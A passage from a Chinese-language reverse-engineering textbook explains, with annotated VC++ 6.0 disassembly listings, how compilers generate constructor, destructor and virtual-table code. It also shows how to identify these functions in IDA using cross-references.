0040F606  mov     dword ptr fs:[0],esp ; 注册结构化异常处理
0040F60D  add     esp,0F0h
0040F610  push    ebx
0040F611  push    esi
0040F612  push    edi
;====== 以上代码为函数入口的初始化和异常链的处理 ===================
0040F613  mov     dword ptr [ebp-20h],0
0040F61A  mov     dword ptr [ebp-4],0
0040F621  mov     dword ptr [ebp-1Ch],0         ; for 循环变量赋初值部分
0040F628  jmp     'eh vector constructor iterator'+43h (0040f633)
0040F62A  mov     eax,dword ptr [ebp-1Ch]
0040F62D  add     eax,1                                     ; 步长累加部分
0040F630  mov     dword ptr [ebp-1Ch],eax
0040F633  mov     ecx,dword ptr [ebp-1Ch]
0040F636  cmp     ecx,dword ptr [ebp+10h]                   ; 循环判断部分
          ; 与对象总个数进行比较,如果小于对象总个数则继续执行循环体
0040F639  jge     'eh vector constructor iterator'+5Ch (0040f64c)
          ; 获取对象所在堆空间的首地址,使用 ecx 传递 this 指针
0040F63B  mov     ecx,dword ptr [ebp+8]
0040F63E  call    dword ptr [ebp+14h]           ; 调用构造函数
0040F641  mov     edx,dword ptr [ebp+8]         ; edx 作为对象数组元素的指针
; 修改指针,使其指向下一对象的首地址
0040F644  add     edx,dword ptr [ebp+0Ch]
0040F647  mov     dword ptr [ebp+8],edx
```

```
             ; 跳转到步长累加部分
0040F64A    jmp    'eh vector constructor iterator'+3Ah (0040f62a)
             ; 结束 for 循环结构，完成构造函数的调用过程
```

代码清单 10-10 展示了申请多个堆对象的构造函数的调用过程。在 Debug 版下，编译器产生了 for 循环结构的代码，根据数组中对象总个数，从堆数组中的第一个对象的首地址开始，依次向后遍历数组中每个对象，将数组中每个对象的首地址作为 this 指针逐个调用构造函数。

在前面介绍的基础上，我们继续分析当堆空间销毁时编译器是如何产生调用析构函数的代码的。这个过程会不会和编译器产生调用构造函数代码的原理一样呢？如代码清单 10-11 所示。

代码清单 10-11　堆对象释放函数分析——Debug 版

```
   ; 此段代码调用来自代码清单 10-9
  0040105A          jmp         CNumber::'vector deleting destructor' (004016e0)
  CNumber::'vector deleting destructor':
   ; 函数入口部分略
  004016F9          pop      ecx
  004016FA          mov      dword ptr [ebp-4],ecx
  004016FD          mov      eax,dword ptr [ebp+8]
  00401700          and      eax,2                    ; 判断释放标志，是否为对象数组
  00401703          test     eax,eax
  00401705          je       CNumber::'vector deleting destructor'+5Fh (0040173f)
   ; 压入析构函数，作为析构代理函数参数使用
  00401707          push     offset @ILT+75(CNumber::'vector deleting destructor')
(00401050)
  0040170C          mov      ecx,dword ptr [ebp-4]          ; 获取堆空间的首地址
  0040170F          mov      edx,dword ptr [ecx-4]          ; 获取对象个数
  00401712          push     edx                            ; 压入堆空间中的对象总数
  00401713          push     4                              ; 压入每个对象大小
  00401715          mov      eax,dword ptr [ebp-4]
  00401718          push     eax                            ; 压入第一个对象的首地址
   ; 调用析构函数代理，完成所有堆对象的析构调用过程
  00401719          call     'eh vector destructor iterator' (00401830)
  0040171E          mov      ecx,dword ptr [ebp+8]          ; 获取释放标志
  00401721          and      ecx,1                          ; 检查是否释放堆空间
  00401724          test     ecx,ecx
  00401726          je       CNumber::'vector deleting destructor'+57h (00401737)
  00401728          mov      edx,dword ptr [ebp-4]          ; edx 保留了对象数组的首地址
  0040172B          sub      edx,4                          ; 修正为堆空间的首地址
  0040172E          push     edx
  0040172F          call     operator delete (00401aa0)     ; 调用 delete 释放堆空间
   ; 结尾处理过程略
```

堆对象在析构过程中没有像构造过程那样直接调用代理函数，而是插入了中间的检测（见代码清单 10-11 中地址 00401700 处），用于检查参数是否为对象数组。在释放单个堆对

象时，向中间处理函数传入参数 1 作为释放标志。由于堆空间中只有一个堆对象，没有记录对象个数的数据存在，因此可直接调用对象的析构函数并释放堆空间。

释放对象数组时，在 delete 后面添加符号“[]”是一个关键之处。单个对象的释放不可以添加符号“[]”，因为这样会在堆空间释放时传入释放标记 3，执行到中间的检测时，判断标记为 3，将会把 delete 的目标指针减 4（见代码清单 10-11 中地址 0040172B 处），于是释放单个对象的空间时就会发生错误，当执行到 delete 时会产生堆空间释放错误。

在申请对象堆空间时，许多初学者会在申请过程中错误地将申请多个对象写成有参构造函数的调用，而在释放时却加入了符号“[]”，如以下代码所示：

```
// 类定义
   class CNumber{
          public:
                 CNumber(int nNumber){printf("%d\r\n", nNumber) }
};
// 调用过程
   void main(){
          // 调用对象的有参构造函数，而非申请 5 个对象堆空间
          CNumber * pNumber = new CNumber(5);
          // 此处使用了释放对象数组的语句，如此一来将会以对象数组的方式安排内存结构
          delete [] pNumber;
   }
```

对于以上讨论的堆内存格式，当使用 new 运算申请对象数组时，前 4 字节用于记录数组内元素的个数，以便于代理函数执行每个数组元素的构造函数和析构函数。但是，对于基本数据类型来说，构造函数和析构函数的问题就不存在了，于是 delete 和 delete[] 的效果是一致的。为了代码的可读性考虑，建议读者在采用 new 申请对象时，如果是数组，则释放空间时就用 delete[]，否则就用 delete。

C 语言中的 free 函数与 C++ 中的 delete 运算的区别很大，很重要的一点就是 free 不负责触发析构函数，同时，free 不是运算符，无法进行运算符重载。

3. 参数对象和返回对象

参数对象与返回对象会在不同的时机触发拷贝构造函数，它们的析构时机与所在作用域相关。只要函数的参数为对象类型，就会在函数调用结束后调用它的析构函数，然后释放掉参数对象所占的内存空间。当返回值为对象时候情况就不同了，返回对象时有赋值，如代码清单 10-4 中的代码：

```
CMyString MyString = GetMyString();
```

这是把 MyString 的地址作为隐含的参数传递给 GetMyString()，在 GetMyString() 内部完成拷贝构造的过程。函数执行完毕后，MyString 就已经构造完成了，所以析构函数由 MyString 的作用域来决定，代码分析见代码清单 10-3 和代码清单 10-4 中函数调用的结尾处，即 return 操作后的汇编代码。

当返回值为对象的函数遇到这样的代码时：

```
MyString = GetMyString();
```

因为这样的代码不是 MyString 在定义时赋初值，所以不会触发 MyString 的拷贝构造函数，这时候会产生临时对象作为 GetMyString() 的隐含参数，这个临时对象会在 GetMyString() 内部完成拷贝构造函数的过程。函数执行完毕后，如果 MyString 的类中定义了“=”运算符重载，则调用之；否则就根据对象成员逐个赋值。如果对象内数据量过大，就会调用 rep movs 这样的串操作指令批量赋值，这样的赋值也属于浅拷贝。临时对象以一条高级语句为生命周期，它在函数调用时产生，在语句执行完毕时销毁。C 和 C++ 以分号作为语句的结束符，也就是说，一旦分号出现，就会触发临时对象的析构函数。特殊情况是，当引用这个临时对象时，它的生命期会和引用一致。又如：

```
Number = GetNumber(), printf("Hello\r\n");
```

这是一条语句，逗号运算符后是 printf 调用，于是临时对象的析构在 printf 函数执行完毕后才会触发，对此细节感兴趣的读者可以把这个问题作为练手的例子进行分析。

4. 全局对象与静态对象

全局对象与静态对象相同，其构造函数在函数 _cinit 的第二个 _initterm 调用中被构造。它们的析构函数的调用时机是在 main 函数执行完毕之后。既然构造函数出现在初始化过程中，对应的析构函数就会出现在程序结束处。我们来看一下 mainCRTStartup 函数，它在调用 main 函数结束后使用了 exit 用来终止程序，如图 10-3 所示。

```
    mainret = main(__argc, __argv, _environ);
/* WPRFLAG */

/* _WINMAIN_ */
    exit(mainret);
```

图 10-3 程序结束

在 main 函数调用结束后，由 exit 来结束进程，从而终止程序的运行。全局对象的析构函数的调用也在其中，由 exit 函数内的 doexit 实现，关键代码如下：

```
if (__onexitbegin) {                          // __onexitbegin 为函数指针数组的首地址
_PVFV * pfend = __onexitend;                  // __onexitend 为函数指针数组的尾地址
while ( --pfend >= __onexitbegin )            // 从后向前依次释放全局对象
        if ( *pfend != NULL )
            (**pfend)();                      // 调用数组中保存的函数
}
```

__onexitbegin 指向一个指针数组，该数组中保存着各类资源释放时的函数的首地址。编译器是在何时生成这样一个数组的呢？

全局构造函数的调用是在 _cinit 函数的第二个 _initterm 函数内完成，而在第二个

_initterm 函数中，会先执行 __onexitinit 函数的初始化函数指针数组。在执行每个全局对象构造代理函数时都会先执行对象的构造函数，然后使用 atexit 注册析构代理函数，具体细节会在介绍虚函数时详细讲解。

如果定义一个全局对象 CMyString g_MyStringTwo;，该对象的全局析构代理函数的分析如下所示：

```
    ; 该代理函数由编译器添加，无源码对照
    ; 函数入口部分略
004014D8          mov          ecx,offset g_MyStringTwo (0042af7c)
004014DD          call         @ILT+35(CMyString::~CMyString) (00401028)
    ; 函数退出部分略
004014F2          ret
```

由于在数组中保存的析构代理函数被定义为无参函数，因此在调用析构函数时无法传递 this 指针。于是编译器需要为每个全局对象和静态对象建立一个中间代理的析构函数，用于传入全局对象的 this 指针。

本章对全局对象的构造函数和析构函数的分析是针对 VC++ 6.0 的，在更高的版本中，全局对象的构造函数和析构代理函数在细节上可能会有所变化，希望读者切勿死记硬背。

关于触发析构函数的时机的讲解到此就结束了。在分析析构函数时，可以构造函数作为参照，但并非出现了构造函数就一定会产生析构函数。在没有编写析构函数的类中，编译器会根据情况决定是否提供默认的析构函数。默认的构造函数和析构函数与虚函数的知识点紧密相关，具体分析见第 11 章。

10.4 本章小结

搞清楚了构造函数与析构函数的出现时机，就掌握了识别它们的基础知识。就像警察抓罪犯，要抓住罪犯首先必须掌握罪犯的行踪，搞清楚罪犯经常出没的地点，才能在这些地点设立关卡。根据情报得知，罪犯会在不同的地点穿着对应的服装以掩饰身份。有了这些情报，只需在这些地点进行排查即可。如果发现可疑人物，且与情报描述的特征极为相似时，便可对犯罪嫌疑人实施抓捕。

构造函数与析构函数的识别过程也是如此，它们的出没地点和特征已经被我们掌握，剩下的就是在这些地点设立关卡，等待它们的到来。

得知了构造函数和析构函数调用所经过的路线，只需要在这些地方严密监控，根据构造函数与析构函数的特征，排查可疑数据，便可找到构造函数和析构函数。

构造函数的必要条件：

- 这个函数的调用，是这个对象在作用域内的第一次成员函数调用，看 this 指针即可以区分对象，是哪个对象的 this 指针就是哪个对象的成员函数；
- 使用 thiscall 调用方式，使用 ecx 传递 this 指针；
- 返回值为 this 指针。

析构函数的必要条件：

- 这个函数的调用，是这个对象在作用域内的最后一次成员函数调用，看 this 指针即可以区分对象，是哪个对象的 this 指针就是哪个对象的成员函数；
- 使用 thiscall 调用方式，使用 ecx 传递 this 指针；
- 没有返回值。

以上是本书总结出来的识别构造函数和析构函数的必要条件。构造函数和析构函数必须分别满足对应的 3 个条件。但是，就算满足这 3 个条件，还不能充分断定构造函数或析构函数。识别构造函数和析构函数的充分条件是有虚表指针初始化的操作和写入虚表指针的操作，这一点在后面的章节中会继续讨论。

使用 O2 选项优化后的构造函数与析构函数的调用与在 Debug 版中的调用相似，其实现流程大致相同。读者可参考 10.1 节与 10.3 节中对构造函数与析构函数的讲解，按照流程对照分析。在本书随书文件中为读者准备了简单的示例分析程序，见第 10 章的工程 ShowNumber，该工程内有一个字符串处理类，读者可分析此工程生成的 Release 版程序，还原出其等价的高级代码，并修复程序中遗留下的 bug，以增强对构造函数和析构函数的认识。

值得一提的是，在 Debug 选项组编译的时候，默认使用了 /Ob0 选项，这个选项关闭了内联函数（inline 关键字），但是在使用 Release 选项组时候，不但开放了内联函数，而且尝试设置每个函数都是内联函数，对构造函数和析构函数也是如此。对于这种情况，我们只能分析并还原出功能等价的代码，然后根据程序逻辑判断构造函数和析构函数。

思考题答案：

编译器的创建者在完成用于在 main 函数前执行初始化操作的 _initterm 函数时，将自己所做的各类初始化函数的指针统一定义为如下形式：

```
typedef void (__cdecl *_PVFV)(void);
```

然而，由于构造函数可以重载，因此其参数的类型、个数和顺序都无法预知，也就无法预先定义构造函数。函数参数如何匹配呢？如何保证栈顶平衡呢？最简洁的办法就是使用代理函数。

编译器为每个全局对象分别生成构造代理函数，由代理函数去调用各类形形色色的参数和约定的构造函数。由于代理函数的类型被统一指定为 PVFV，因此能通过数组统一地管理和执行。

第 11 章　关于虚函数

虚函数是面向对象程序设计的关键组成部分。第 10 章介绍了构造函数和析构函数的识别方法。对于具有虚函数的类而言，构造函数和析构函数的识别流程更加简单。而且，在类中定义了虚函数之后，如果没有提供默认的构造函数，编译器必须提供默认的构造函数。

对象的多态性需要通过虚表和虚表指针来完成，虚表指针被定义在对象首地址的前 4 字节处，因此虚函数必须作为成员函数使用。由于非成员函数没有 this 指针，因此无法获得虚表指针，进而无法获取虚表，也就无法访问虚函数。

为什么类有了虚函数后需要提供默认的构造函数呢？构造函数内发生了哪些变化呢？本章将详细分析虚函数的实现原理以及它与构造函数和析构函数之间的关系，从而为大家解开这些疑问。

11.1　虚函数的机制

在 C++ 中，使用关键字 virtual 声明函数为虚函数。当类中定义有虚函数时，编译器会将该类中所有虚函数的首地址保存在一张地址表中，这张表被称为虚函数地址表，简称虚表。同时，编译器还会在类中添加一个隐藏数据成员，称为虚表指针。该指针中保存着虚表的首地址，用于记录和查找虚函数。我们先来看一个包含虚函数的类的定义，如代码清单 11-1 所示。

代码清单 11-1　包含虚函数的类的定义——C++ 源码

```
class CVirtual{
public:
   virtual int GetNumber(){                              // 虚函数定义
          return m_nNumber;
   }
   virtual void SetNumber(int nNumber){           // 虚函数定义
          m_nNumber = nNumber;
   }
private:
   int m_nNumber;
};
```

代码清单 11-1 中的类定义了两个虚函数和一个数据成员。如果这个类没有定义虚函数，则其长度为 4，定义了虚函数后，由于还含有隐藏数据成员（虚表指针），因此大小为 8，如图 11-1 所示。

```
  17:         int nSize = sizeof(CVirtual);
⇨ 00401028   mov          dword ptr [ebp-4],8
```

图 11-1　含有虚函数的类的大小

根据图 11-1 中的显示，类 CVirtual 确实多出了 4 字节数据，这 4 字节数据用于保存虚表指针。在虚表指针所指向的函数指针数组中，保存着虚函数 GetNumber 和 SetNumber 的首地址。对于开发者而言，虚表和虚表指针都是隐藏的，在常规的开发过程中感觉不到它们的存在。对象中的虚表指针和虚表的关系如图 11-2 所示。




图 11-2　虚表指针存储信息

通过对图 11-2 的分析可以得出结论，有了虚表指针，就可以通过该指针得到该类中的所有虚函数的首地址。下面通过一个示例来分析图 11-2 中的虚表指针的实现过程，如代码清单 11-2 所示。

代码清单 11-2　虚表指针的初始化过程——Debug 版

```
// C++ 源码说明：类 CVirtual 的定义见代码清单 11-1
int main(int argc, char* argv[]){
   CVirtual MyVirtual;                              // 对象定义
   return 0;
}

// C++ 源码与对应汇编代码讲解
int main(int argc, char* argv[]){
   CVirtual MyVirtual;
00401048   lea          ecx,[ebp-8]            ; 获取对象首地址
   ; 调用构造函数，类 CVirtual 中并没有定义构造函数，此调用为默认构造函数
0040104B   call         @ILT+15(CVirtual::CVirtual) (00401014)
   return 0;
```

```
}

// 默认构造函数分析
CVirtual::CVirtual:
   ; Debug 初始化保存环境略
00401089    pop       ecx                                       ; 还原 this 指针
0040108A    mov       dword ptr [ebp-4],ecx                     ; [ebp-4] 存储 this 指针
; 取出 this 指针并保存到 eax 中，这个地址将会作为指针保存到虚表的首地址中
0040108D    mov       eax,dword ptr [ebp-4]
   ; 取虚表的首地址，保存到虚表指针中
00401090    mov       dword ptr [eax],offset CVirtual::'vftable' (0042201c)
00401096    mov       eax,dword ptr [ebp-4]                     ; 返回对象首地址
00401099    pop       edi
0040109A    pop       esi
0040109B    pop       ebx
0040109C    mov       esp,ebp
0040109E    pop       ebp
0040109F    ret
```

在代码清单 11-2 中，编译器为类 CVirtual 提供了默认的构造函数。该默认构造函数先取得虚表的首地址 0x0042201C，然后赋值到虚表指针中。虚表信息如图 11-3 所示。

```
@ILT+0(?GetNumber@CVirtual@@UAEHXZ):
00401005    jmp        CVirtual::GetNumber (004010b0)
@ILT+5(?SetNumber@CVirtual@@UAEXH@Z):
0040100A    jmp        CVirtual::SetNumber (004010f0)
@ILT+10(_main):

Memory
Address: 0042201c
0042201C   05 10 40 00
00422020   0A 10 40 00
```

图 11-3 虚表信息

图 11-3 的 Memory 窗口中显示了虚表中的两个地址信息，分别为成员函数 GetNumber 和 SetNumber 的地址。因此，得到虚表指针就相当于得到了类中所有虚函数的首地址。对象的虚表指针初始化是通过编译器在构造函数内插入代码来完成的。在用户没有编写构造函数时，由于必须初始化虚表指针，因此编译器会提供默认的构造函数，以完成虚表指针的初始化。

由于虚表信息在编译后会被链接到对应的执行文件中，因此所获得的虚表地址是一个相对固定的地址。虚表中虚函数的地址的排列顺序依据虚函数在类中的声明顺序而定，先声明的虚函数的地址会被排列在虚表中靠前的位置。第一个被声明的虚函数的地址在虚表的首地址处。

代码清单 11-2 展示了默认构造函数初始化虚表指针的过程。对于含有构造函数的类而言，其虚表初始化过程和默认构造函数相同，都是以对象首地址的前 4 字节数据保存虚表的首地址。

在虚表指针的初始化过程中，对象执行了构造函数后，就得到了虚表指针，当其他代码访问这个对象的虚函数时，会根据对象的首地址，取出对应虚表元素。当函数被调用时，会间接访问虚表，得到对应的虚函数首地址，并调用执行。此种调用方式是一个间接调用过

程，需要多次寻址才能完成。

这种通过虚表间接寻址访问的情况只有在使用对象的指针或引用来调用虚函数时候才会出现。当直接使用对象调用自身的虚函数时，没有必要查表访问。这是因为已经明确调用的是自身成员函数，根本没有构成多态性，查询虚表只会画蛇添足，降低程序执行效率，所以将这种情况处理为直接调用方式，如代码清单 11-3 所示。

代码清单 11-3 调用自身类中的虚函数——Debug 版

```
// C++ 源码说明：类 CVirtual 的定义见代码清单 11-1
int main(int argc, char* argv[]){
   CVirtual MyVirtual;
   MyVirtual.SetNumber(argc);
   printf("%d\r\n", MyVirtual.GetNumber());
   return 0;
}

// C++ 源码与对应汇编代码讲解
int main(int argc, char* argv[]){
   CVirtual MyVirtual;
00401048   lea        ecx,[ebp-8]
0040104B   call       @ILT+15(CVirtual::CVirtual) (00401014)
   MyVirtual.SetNumber(argc);                                      // 调用虚函数
00401050   mov        eax,dword ptr [ebp+8]
00401053   push       eax
00401054   lea        ecx,[ebp-8]
   ; 直接调用函数
00401057   call       @ILT+5(CVirtual::SetNumber) (0040100a)
printf("%d\r\n", MyVirtual.GetNumber()); // 调用虚函数
0040105C   lea        ecx,[ebp-8]
   ; 直接调用函数
0040105F   call       @ILT+0(CVirtual::GetNumber) (00401005)
; printf 调用过程略
return 0;
00401072   xor        eax,eax
}

; 虚函数 SetNumber 分析
virtual void SetNumber(int nNumber){
; 函数入口代码略
004010F9   pop        ecx
004010FA   mov        dword ptr [ebp-4],ecx
m_nNumber = nNumber;
004010FD   mov        eax,dword ptr [ebp-4]
00401100   mov        ecx,dword ptr [ebp+8]
00401103   mov        dword ptr [eax+4],ecx
}
; 函数出口代码略
0040110C   ret        4
; 分析显示，虚函数与其他非虚函数的成员函数的实现流程一致，函数内部无差别
```

代码清单 11-3 直接通过对象调用自身的成员虚函数，因此编译器使用了直接调用函数的方式，没有访问虚表指针，间接获取虚函数地址。对象的多态性常常在派生和继承关系中体现，派生和继承关系的详细讲解见第 12 章。

仔细分析虚表指针的原理后发现，编译器隐藏了初始化虚表指针的实现代码，当类中出现虚函数时，必须在构造函数中对虚表指针执行初始化操作，而没有虚函数的类对象在构造时，不会进行初始化虚表指针的操作。由此可见，在分析构造函数时，又增加了一个新特征——虚表指针初始化。根据以上分析，如果排除开发者伪造编译器生成的代码来误导分析人员的可能，我们就可以给出一个结论：对于单线继承的类结构，在其某个成员函数中，将 this 的地址赋值为虚表首地址时，可以判定这个成员函数为构造函数。前面讲解了构造函数的识别要领，这个知识点是对它的补充。前面章节中给出的条件是判定构造函数的必要条件，而这里的虚表指针初始化是充分条件。

构造函数可以通过识别虚表指针的初始化来简化分析，那么析构函数中是否有对虚表指针的操作呢？我们先来看一个示例，如代码清单 11-4 所示。

代码清单 11-4 析构函数分析——Debug 版

```
// C++ 源码说明：修改代码清单 11-1 中类 CVirtual 定义，添加析构函数
   ~CVirtual(){
          printf("~CVirtual");
   }

// main 函数 C++ 源码
int main(int argc, char* argv[]){
   CVirtual MyVirtual;
   return 0;                                  // 分析 return 后的反汇编代码
}

// C++ 源码与对应汇编代码讲解
int main(int argc, char* argv[]){
   CVirtual MyVirtual;
   return 0;
; 构造函数分析略，直接看析构函数的调用
00401060   mov     dword ptr [ebp-0Ch],0
00401067   lea     ecx,[ebp-8]
0040106A   call    @ILT+15(CVirtual::~CVirtual) (00401014)          ; 析构函数调用
0040106F   mov     eax,dword ptr [ebp-0Ch]
}

00401014   jmp     CVirtual::~CVirtual (00401100)
   // 析构函数分析
~CVirtual(){
   ; 函数入口代码略
00401119   pop     ecx
0040111A   mov     dword ptr [ebp-4],ecx          ; [ebp-4] 保存 this 指针
0040111D   mov     eax,dword ptr [ebp-4]  ; eax 得到 this 指针，这是虚表的位置
```

```
    ; 将当前类的虚表首地址赋值到虚表指针中
00401120    mov     dword ptr [eax],offset CVirtual::'vftable' (00425024)
printf("~CVirtual");
    ; printf 分析略
}
    ; 函数出口代码略
00401143    ret
```

通过比较代码清单 11-2 和代码清单 11-4 中构造函数与析构函数的分析流程得知，两者对虚表的操作过程几乎相同，都是将虚表指针设置为当前对象所属类中的虚表首地址。两者看似相同，事实上差别很大。

构造函数中完成的是初始化虚表指针的工作，此时虚表指针并没有指向虚表地址，而执行析构函数时，其对象的虚表指针已经指向了某个虚表首地址。大家是否觉得在析构函数中填写虚表是没必要的？这里实际上是在还原虚表指针，让其指向自身的虚表首地址，防止在析构函数中调用虚函数时取到非自身虚表，从而导致函数调用错误。关于在析构函数中填写虚表是否有必要，大家可以结合继承关系思考一下，这部分内容将在第 12 章进行详细讲解。

鉴定析构函数的依据和虚表指针相关，识别析构函数的充分条件是——写入虚表指针，但是请注意，它与前面讨论的虚表指针初始化不同。所谓虚表指针初始化，是指对象原来的虚表指针位置不是有效的，初始化后才指向了正确的虚函数表；而写入虚表指针，是指对象的虚表指针可能是有效的，已经指向了正确的虚函数表，将对象的虚表指针重新赋值后，其指针可能指向了另一个虚表，其虚表的内容不一定和原来的一样。

结合 IDA 中的引用参考可以得知，只要确定一个构造函数或者析构函数，我们就能顺藤摸瓜找到其他的构造函数以及类之间的关系。

11.2 虚函数的识别

如果掌握了以上所讲解的虚函数的实现机制，就具备了识别虚函数的能力。在判断是否为虚函数时，我们要做的是鉴别类中是否出现了以下这些特征：

- 类中隐式定义了一个数据成员；
- 该数据成员在首地址处，占 4 字节；
- 构造函数会将此数据成员初始化为某个数组的首地址；
- 这个地址属于数据区，是相对固定的地址；
- 在这个数组内，每个元素都是函数指针；
- 仔细观察这些函数，它们被调用时，第一个参数必然是 this 指针（要注意调用约定）；
- 在这些函数内部，很有可能会对 this 指针使用相对间接的访问方式。

有了虚表，类中所有的虚函数都被囊括在其中。这个虚表的查找又需要得到指向它的虚表指针，虚表指针又是在构造函数中被初始化为虚表首地址。由此可见，要想找到虚函数，就要得到虚表的首地址。

经过层层分析，虚函数的识别最终转变成识别构造函数或者析构函数。构造函数与虚表指针的初始化有依赖关系。对于构造函数而言，虚表指针的初始化会使识别构造函数的过程简化，而虚表指针的初始化又必须在构造函数内完成，因此在分析构造函数时，应重点考察对象首地址前4字节被赋予的值。

查询this指针所指向的地址中前4字节的内存数据，跟踪并分析其数据是否为地址信息，是否对这4字节的内容进行了赋值操作，赋值后的数据是否指向了某个地址表，表中各单元项是否为函数首地址。有了这一系列的鉴定流程后，就可得知此成员函数是否为一个构造函数。识别出构造函数后，即可顺藤摸瓜找到所有的虚函数。我们来看一段如下所示的一段代码：

```
; 具有成员函数特征，传递对象首地址作为this指针
lea         ecx,[ebp-8]                         ; 获取对象首地址
call        XXXXXXXXh                   ; 调用函数

; 调用函数的实现代码
pop         ecx                         ; this指针的还原，非Debug编译选项组在可能无此代码
mov         eax,dword ptr [ecx]         ; 取出首地址前4字节数据
; 向对象首地址处写入4字节数据，查看并确认此4字节数据是否为函数地址表的首地址
mov     dword ptr [eax], XXXXXXXXh
```

如以上代码所示，当分析过程中遇到此类特征代码时，应高度怀疑其为一个构造函数或者析构函数。查看并确认此4字节数据是否为函数地址表的首地址，即可判断是否为构造或析构函数。

在对构造函数和析构函数进行区分时，分析它们的特性可知：构造函数一定出现在析构函数之前，而且在构造函数中虚表指针没有指向虚表的首地址；而析构函数出现在所有成员函数之后，在实现过程中，虚表指针已经指向了某一个虚表的首地址。

识别出了虚表的首地址后，就可以利用IDA的引用参考功能得到所有引用此虚表首地址的函数所在的地址标号。只有构造函数和析构函数中存在对虚表指针的修改操作，等同于定位到了引用此虚表的所有构造函数和析构函数，这使得识别类中的构造函数和析构变得更为简单，也更为准确，引用参考选项如图11-4所示。




图11-4 “交叉参考到……”与“交叉参考来自……”[①]

这个选项可在虚表首地址引用处通过右击弹出。由于代码过于简单，使用Release版编译后会将简单的类结构优化为普通变量，简单的成员函数也会自动内联，因此使用Debug版

① “Chart of xrefs from”指的是某数据或函数的来源，IDA的中文版翻译为“交叉参考来自……”是贴切的，因此本书使用“交叉参考来自……”；“Chart of xrefs to”指的是数据或函数的引用者（读取者），译为“交叉参考到……”也是很贴切的，故本书使用此种译法。

分析学习。对“交叉参考来自……”的分析如图 11-5 所示。




图 11-5 “交叉参考来自……”视图信息

选中图 11-4 中的“Chart of xrefs from”选项后弹出如图 11-5 所示的“交叉参考来自……”视图信息。该视图显示了此地址的来源信息，j_?GetNumber@CVirtual@@UAEHXZ 为 GetNumber 粉碎后的函数名称。

选中图 11-4 中的“Chart of xrefs to”选项后弹出如图 11-6 所示的交叉参考视图信息。该视图中显示了虚表地址的引用者（读取者）。如图 11-6 所示，一共有 3 处引用了此地址，分别有 3 个地址标号指向了虚表的首地址标号。




图 11-6 交叉参考视图信息

图 11-6 中的 3 个地址标号分别表示了两个构造函数与一个析构函数，由于它们的实现中都存在引用虚表首地址修改虚表指针的操作，因此 IDA 会将它们找到并显示出来。所引用的函数如图 11-7 所示。

```
; public: __thiscall CVirtual::CVirtual(void)
??0CVirtual@@QAE@XZ proc near               ; CODE
; public: __thiscall CVirtual::~CVirtual(void)
??1CVirtual@@QAE@XZ proc near               ; CODE
; public: __thiscall CVirtual::CVirtual(int)
??0CVirtual@@QAE@H@Z proc near              ; CODE
```

图 11-7 3 个引用的函数

借助虚表和 IDA 的引用参考功能，便能轻松找到类中所有的构造函数、析构函数和虚函数的信息，可见虚表的重要性。

学习了交叉参考与虚表的知识后，我们可以利用交叉参考与虚表的组合快速识别出程序

中全局对象所对应的类中的构造函数和析构函数。由于构造函数可以被重载，分析起来相对复杂，因此可以先从任何一个构造函数或者析构函数入手，找到虚表的操作部分，使用IDA的交叉参考找到所有对此虚表指针有修改的函数的地址，除析构函数的地址外，剩余的就是构造函数。下面先观察带有全局对象的C++源码，如代码清单11-5。

代码清单11-5 含有虚函数的全局对象

```
class CGlobal{
public:
   CGlobal(){                                  // 无参构造函数
         printf("CGlobal \r\n");
   }
   CGlobal(int nInt) {                         // 有参构造函数
         printf("CGlobal(int nInt) %d\r\n", nInt);
   }
   CGlobal(char *pChar) {             // 有参构造函数
         printf("CGlobal(char *pChar) %s\r\n", pChar);
   }
   virtual ~CGlobal(){                         // 虚析构函数
         printf("~CGlobal() \r\n");
   }

   void Show(){
         printf(" 对象首地址: 0x%08x", this);
   }
};

CGlobal g_Global_void;
CGlobal g_Global_int(10);
CGlobal g_Global_lpchar("hello C++");

void main(){
   g_Global_void.Show();
   g_Global_int.Show();
   g_Global_lpchar.Show();
}
```

代码清单11-5中定义了三个全局对象，分别调用了三种不同的构造函数。main函数中使用全局对象调用了成员函数Show。在分析过程中，全局对象调用成员函数的操作非常容易识别。第一步是定位全局对象，示例如代码清单11-6所示。

代码清单11-6 全局对象识别

```
   ; 代码截取自IDA，为Release版
00401150 ; int __cdecl main(int argc, const char **argv, const char **envp)
00401150  _main     proc near        ; CODE XREF: start+AF├p
00401150            mov              eax, dword_40A960       ; 获取对象首地址
00401155            push             eax
```

```
00401156    push    offset unk_40809C        ; unk_40809C，可更名为 strShowInfo
0040115B    call    printf                   ; 调用 printf 函数
00401160    mov     ecx, dword_40A95C        ; 获取对象首地址
00401166    push    ecx
00401167    push    offset strShowInfo
0040116C    call    printf
00401171    mov     edx, dword_40A958        ; 获取对象首地址
00401177    push    edx
00401178    push    offset strShowInfo
0040117D    call    printf
00401182    add     esp, 18h
00401185    xor     eax, eax
00401187    retn
00401187    _main   endp
```

